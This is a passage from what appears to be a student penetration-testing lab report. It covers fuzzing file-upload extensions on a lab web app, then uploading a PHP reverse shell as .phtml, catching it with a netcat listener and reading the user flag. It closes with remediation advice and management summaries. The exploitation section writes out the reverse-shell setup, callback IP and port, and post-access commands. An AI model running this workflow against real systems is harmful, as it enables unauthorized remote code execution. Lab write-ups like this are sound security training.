3. Select only the file extension in filename="shell.\$php\$".
4. Add payloads such as php, phtml, php2, php3.
5. Start attack and compare the response lengths/statuses.

Accepted extension found: .phtml

PoC: Burp Suite Intruder was used to test multiple file extensions. The phtml payload produced the successful/interesting response, identifying .phtml as the accepted upload extension.



Request	Payload	Status code	Response ...	Error	Timeout	Length ^	Comment
2	phtml	200	351			760	
1	phtm	200	269			773	
3	php2	200	258			773	
0		200	262			774	
4	php3	200	102			774	

Figure 15: Burp Suite Intruder extension brute-force result showing phtml as accepted/interesting.

3. Exploit the vulnerability, obtain reverse shell, and extract user flag

Answer:

```
locate shell.php
cp /usr/share/webshells/php/php-reverse-shell.php ~/shell.php
vim ~/shell.php

# Edit the reverse shell configuration:
$ip = '192.168.166.95';    # attacker tun0 IP shown in evidence
$port = 1234;

cp ~/shell.php ~/shell.phtml
ls -l ~/shell.php ~/shell.phtml
nc -lnvp 1234

# Upload shell.phtml using the upload form:
http://10.48.131.199:3333/internal/

# Trigger uploaded shell:
http://10.48.131.199:3333/internal/uploads/shell.phtml

# After connection:
whoami
id
hostname
pwd
find /home -name user.txt -type f 2>/dev/null
cat /home/bill/user.txt

# Reverse shell proof observed in PoC:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

PoC: The Kali built-in PHP reverse shell was located, copied, configured with the attacker tun0 IP 192.168.166.95 and port 1234, renamed to shell.phtml after identifying the accepted extension, uploaded through the vulnerable form, and executed from the uploads directory. A Netcat listener successfully received a reverse shell connection from the target and confirmed access as uid=33(www-data).

```
(kali㉿kali)-[~]
└─$ locate shell.php
/home/kali/shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/php/shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/shell.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/findsocket/php-findsock-shell.php
/var/www/html/DVWA/hackable/uploads/shell.php
```

Figure 16: Built-in PHP reverse shell located on Kali.

```
└─$ cp ~/shell.php ~/shell.phtml
(kali㉿kali)-[~]
└─$ ls
admin_ip.txt  Downloads  Music  scan.txt  subdomain_check.txt
api_ip.txt    final      myworld service_scan.txt Templates
assignment    Final_exam Pictures shell      Videos
'CCS FINAL'   full_port_scan.txt portal_ip.txt shell.exe  www_ip.txt
Desktop       host_domain.txt  req2.txt   shell.php
dev_ip.txt    host_www.txt     request    shell.php.save
Documents     mail_ip.txt      request.txt shell.phtml
domain_ip.txt mid_exam         request.txt shelltest.php
```

Figure 17: Edited shell.php copied/renamed to shell.phtml for upload.




Figure 18: shell.phtml uploaded successfully.

```
domain_ip.txt  mid_exam  request.txt  shelltest.php
(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
```

Figure 19: Netcat listener prepared on port 1234.

```
(kali@kali)~$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.166.95] from (UNKNOWN) [10.49.133.125] 38416
Linux ip-10-49-133-125 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64
GNU/Linux
10:00:11 up 45 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figure 20: Reverse shell connection received from the target and confirmed as www-data.

Risk Level: Critical. The upload feature allowed an executable server-side script extension to be uploaded and executed, which resulted in reverse shell access as the www-data web server user. This could allow an attacker to read sensitive files, move further into the system, or attempt privilege escalation if not remediated.

- Block dangerous executable extensions such as .php, .phtml, .php3, .php4, .php5, .phar, and similar script types.
- Validate uploaded files using multiple checks: extension allowlist, MIME type, file signature/magic bytes, and server-side content inspection.
- Store uploaded files outside the web root or in a directory where script execution is disabled.
- Rename uploaded files using random server-generated names and remove user-controlled executable extensions.
- Apply least privilege to the web server user and monitor upload directories for suspicious files.
- Log upload attempts and alert on blocked script extensions or abnormal upload behavior.

Scenario 4: Professional Reporting

Objective: Provide a clear professional summary of the lab activities and explain the overall risk level to management.

1. Executive summary for management

Scenario 1 Executive Summary: The Linux environment setup tasks were completed using terminal commands. This activity demonstrates basic system administration readiness and presents low operational risk when performed by an authorized administrator.

Scenario 2 Executive Summary: Reconnaissance and enumeration identified multiple exposed services, including a web application on port 3333. The discovery of an upload form in a hidden directory increased the risk level because it exposed a potential attack surface for file upload abuse.

Scenario 3 Executive Summary: The upload functionality accepted a server-side executable extension, creating a critical risk of remote code execution. The controlled lab test confirmed that a malicious .phtml script could be uploaded and triggered to obtain reverse shell access as the web server user.

2. Overall conclusion

The assessment followed a structured practical workflow: Linux setup, target reachability testing, full Nmap scanning, service enumeration, web directory discovery, file extension brute forcing, and controlled exploitation planning. The most important security finding was the insecure file upload function, which should be remediated immediately by enforcing strict upload validation and disabling script execution in upload directories.

Submission Evidence Checklist

Scenario	Evidence	Status
Scenario 1	Directory creation screenshot included	Included
Scenario 1	sysinfo.sh script and output screenshots included	Included
Scenario 1	backup_of_sysinfo.txt screenshot included	Included
Scenario 1	tools deletion screenshot included	Included
Scenario 1	john sudo group screenshot included	Included
Scenario 2	tun0/ping/Nmap screenshots included	Included
Scenario 2	web application and Gobuster screenshots included	Included
Scenario 3	upload form URL screenshot included	Included
Scenario 3	Burp Intruder extension brute-force screenshot included	Included
Scenario 3	shell rename/upload/listener screenshots included	Included
Scenario 3	reverse shell screenshot included	Included